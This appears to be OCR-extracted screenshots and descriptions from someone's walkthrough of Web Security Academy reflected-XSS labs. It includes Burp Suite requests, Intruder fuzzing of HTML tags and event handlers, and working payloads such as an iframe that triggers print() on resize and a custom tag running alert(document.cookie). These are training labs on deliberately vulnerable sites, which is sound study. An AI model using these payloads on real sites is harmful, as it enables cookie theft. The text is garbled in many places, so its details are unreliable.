2. Host: 0a1b003a035b80b382bae20300fe00f2.web-security-academy.net	
3. Cookie: session=xa1VYdcsgHnUdSeal1vV1IwSz1zs13	
4. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0	
5. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	
6. Accept-Language: en-US,en;q=0.9	
7. Accept-Encoding: gzip, deflate, br	
8. Referer: https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net/?search=testing27%3C%2Fh1%3E	
9. Upgrade-Insecure-Requests: 1	
10. Sec-Fetch-Site: document	
11. Sec-Fetch-Mode: navigate	
12. Sec-Fetch-Site: same-origin	
13. Sec-Fetch-User: ?1	
14. Te: trailers	
15. Connection: keep-alive	
16.	
17.	

54 of 111 0 highlights

Search

Memory: 259.2MB 2:00 PM 2/23/2024

The screenshot shows a web-based exploit creation interface. At the top, there's a toolbar with various exploit types like Reflected XSS, DOM XSS, and Stored XSS. Below the toolbar, the URL is https://exploit-0a7c004803eb80f98286e120012d003b.exploit-server.net/exploit. The main area has two sections: 'Head:' and 'Body:'. The 'Head:' section shows the HTTP response headers: HTTP/1.1 200 OK, Content-Type: text/html; charset=utf-8. The 'Body:' section contains the exploit payload: <iframe src="https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net/?search=qwe%3Cbody+onresize%3D%22print%28%29%22%3E". Below these sections are four buttons: 'Store', 'View exploit', 'Deliver exploit to victim', and 'Access log'. The bottom of the interface shows a Windows taskbar with various icons.

The screenshot shows a browser window displaying a search result for 'qwe'. The page title is 'Reflected XSS into HTML context with most tags and attributes blocked' and the URL is https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net/exploit. On the right side of the screen, a 'Print' dialog box is open, set to print '1 sheet of paper' to 'AnyDesk Printer' in 'Portrait' orientation. The bottom of the screen shows a Windows taskbar with various icons.

The screenshot shows a web browser window with multiple tabs open, all related to XSS vulnerabilities. The active tab is titled "Reflected XSS into HTML context with most tags and attributes blocked". The page content includes a "WebSecurity Academy" logo, a "Solved" badge, and a message saying "Congratulations, you solved the lab!". Below this, there's a note about using the form to save an exploit for a victim. A "Craft a response" section is present with a URL field containing "https://exploit-0a7c004803eb80f98286e120012d003b.exploit-server.net/exploit", an "HTTPS" checkbox checked, a "File:" input field containing "/exploit", and a "Head:" section with "HTTP/1.1 200 OK" and "Content-Type: text/html; charset=utf-8". The browser's taskbar at the bottom shows various application icons.





This screenshot is similar to the one above, showing the same solved lab page on WebSecurity Academy. It features the "Reflected XSS into HTML context with most tags and attributes blocked" title, the "Solved" badge, and the "Congratulations, you solved the lab!" message. The "Craft a response" section and browser taskbar are also visible.

This screenshot shows the search results page for the query "testing" on the WebSecurity Academy website. The title is "Reflected XSS into HTML context with most tags and attributes blocked". The search bar contains "qwe<body onload='print()'>" and a "Search" button. Below the search bar, there's a link "[< Back to Blog](#)". The browser taskbar at the bottom is visible.



❖ Reflected XSS into HTML context with all tags blocked except custom ones



The screenshot shows a web browser window with the URL <https://exploit-0a5300c504beb23c80ee07ca01d600df.exploit-server.net>. The page displays an exploit payload:

```
<script>
location= 'https://0aaf00970480b28d801f08a200f80021.web-security-academy.net/?search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#';
</script>
```

Below the payload are several buttons: **Store**, **View exploit**, **Deliver exploit to victim**, and **Access log**.

The screenshot shows a solved lab page on **WebSecurity Academy**. The title is "Reflected XSS into HTML context with all tags blocked except custom ones". The status is "LAB Solved". A message says "Congratulations, you solved the lab!".

This is your server. You can use the form below to save an exploit, and send it to the victim.
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0a5300c504beb23c80ee07ca01d600df.exploit-server.net/exploit>



HTTPS

File:

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

❖ Reflected XSS with some SVG markup allowed



S Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept **HTTP history** WebSockets history Proxy settings

Filter settings: Hiding CSS, Image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
272	https://pi.pwikt.pro	POST	/pms.php		✓	202	441	HTML	php		✓	20.79.102.66		14:52:09 23...	8080	
273	https://www.youtube.com	POST	/academy/labs/launch/20012d51...		✓	302	1482	HTML	html		✓	74.125.130.91	AWSALBAPP-PD...	14:52:09 23...	8080	
274	https://www.youtube.com	POST	/youtube/v1/log_event?&_jo...		✓	200	370	JSON		Reflected XSS with s...	✓	54.73.218.40	session=b1LMH...	14:52:10 23...	8080	
275	https://0xac009604d5b23...	GET	/			200	6011	HTML			✓	54.73.218.40		14:52:10 23...	8080	
276	https://0xac009604d5b23...	GET	/resources/labheader/jstabte...			200	1694	script	js		✓	54.73.218.40		14:52:11 23...	8080	
278	https://0xac009604d5b23...	GET	/resources/images/blog.vg...			200	7520	XML	svg		✓	54.73.218.40		14:52:11 23...	8080	
285	https://0xac009604d5b23...	GET	/resources/labheader/images/lo...			200	8873	XML	svg		✓	54.73.218.40		14:52:12 23...	8080	
286	https://0xac009604d5b23...	GET	/resources/labheader/images/ps...			200	963	XML	svg		✓	54.73.218.40		14:52:12 23...	8080	
287	https://0xac009604d5b23...	GET	/academy/labHeader			101	147				✓	54.73.218.40		14:52:12 23...	8080	
288	https://www.youtube.com	POST	/youtube/v1/log_event?&_jo...		✓	200	370	JSON			✓	74.125.130.91		14:52:16 23...	8080	
290	https://0xac009604d5b23...	GET	/search/%25E3%25C3%25Cvg+src%...		✓	400	165	text			✓	54.73.218.40		14:52:17 23...	8080	
291	https://0xac009604d5b23...	GET	/academyLabHeader			101	147				✓	54.73.218.40		14:52:23 23...	8080	

Request

```
Pretty Raw Hex
1 GET /?search=%25E3%25C3%25Cvg+src%25Dx+onerror%25D0%25A
2 Host: 0xac009604d5b23d80281cc009800af.h1-web-security-academy.net
3 Cookie: session=b1LMHf7jybt3OFlgDnAgH0WAc1ahde
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0xac009604d5b23d80281cc009800af.h1-web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
16
17
```

Scan Response

- Send to Intruder
- Send to Repeater
- Send to Sequencer
- Send to Computer
- Send to Decoder
- Send to Organizer
- Show response in browser
- Request in browser
- Engagement tools [Pro version only]
- Copy URL
- Copy as curl command (bash)
- Copy to file
- Save item
- Convert selection
- Cut
- Copy
- Paste

Message editor documentation Proxy history documentation

Event log (2) All issues

2:56 PM 2/23/2024

S Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Dashboard Target **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Positions Payloads Resource pool Settings

Choose an attack type

Attack type: Sniffer

Start attack

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: <https://0xac009604d5b23d80281cc009800af.h1-web-security-academy.net> Update Host header to match target

Attack positions:

```
1 GRT /?search=<sf> HTTP/1.1
2 Host: 0xac009604d5b23d80281cc009800af.h1-web-security-academy.net
3 Cookie: session=b1LMHf7jybt3OFlgDnAgH0WAc1ahde
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0xac009604d5b23d80281cc009800af.h1-web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
16
17
```

1 payload position

Event log (2) All issues

1 highlight Clear Length: 650

2:30 PM 2/23/2024

S Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

1 x 2 x +

Positions Payloads Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 152

Payload type: Simple list Request count: 152

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste a
Load ... a2
Remove abbr
Clear acronym
Duplicate address
animate
animatemotion
animatetransform
applet
Add Enter a new item
Add from list ... [Pro version only]

Payload processing


You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Add Edit Remove Up Down

Event log (2) All issues

Memory: 181.9MB 3:20 PM 2/23/2024



S Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

1 x 2 x +

Positions Payloads Resource pool Settings

Save attack [Pro version only] Find out more

This setting allows you to save your attack to the current project file. The attack will then be available from the Dashboard whenever you open this project.

Save attack to project file

Request headers

These settings control whether Intruder updates the configured request headers during attacks.

Update Content-Length header

Set Connection header

Error handling

These settings control how Intruder handles network errors during the attack.

Number of retries on network failure: 3

Pause before retry (milliseconds): 2000

Attack results

These settings control what information is captured in attack results.

Store requests

Store responses

Make unmodified baseline request

Use denial-of-service mode (no results)

Store full payloads


Grep - Match

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Event log (2) All issues

Memory: 181.9MB 3:21 PM 2/23/2024



S Attack Save Columns

2. Intruder attack of https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net

2. Intruder attack of https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Requ...	Payload	Status code	Error	Timeout	Length	Comment
121	slot	504			312	
122	small	504			312	
123	source	504			312	
124	spacer	504			312	
125	span	504			312	
126	stroke	504			312	
127	strong	504			312	
128	style	504			312	
129	sub	504			312	
130	summary	504			312	
131	sup	504			312	
132	svg	504			312	

Request Response

Pretty Raw Hex

```

1 GET /search%00 HTTP/1.1
2 Host: 0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net
3 Cookie: session=JLMcF7YV3DF1gDNhAgdWkZalhdeG
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5675.195 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Te: trailers
14 Connection: keep-alive
15
16
17

```

② Search

Finished

0 highlights

B Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 111
Payload type: Simple list Request count: 111

Start attack

② Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Duplicate Add Enter a new item Add from list ... [Pro version only]

② Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down

Event log (2) All issues

Memory: 179.2MB

3:38 PM 2/23/2024

S Attack Save Columns

3. Intruder attack of https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
11	onbeforeprint	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
12	onbeforescriptexecute	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
13	onbeforetoggle	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
14	onbeforereload	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
15	onbegin	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
16	onblur	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
17	onbounce	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
18	oncancelplay	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
19	oncancelplaythrough	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
20	onchange	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
21	onclick	504	<input type="checkbox"/>	<input type="checkbox"/>	312	
22	onclose	504	<input type="checkbox"/>	<input type="checkbox"/>	312	

Requests Responses

Pretty Raw Hex


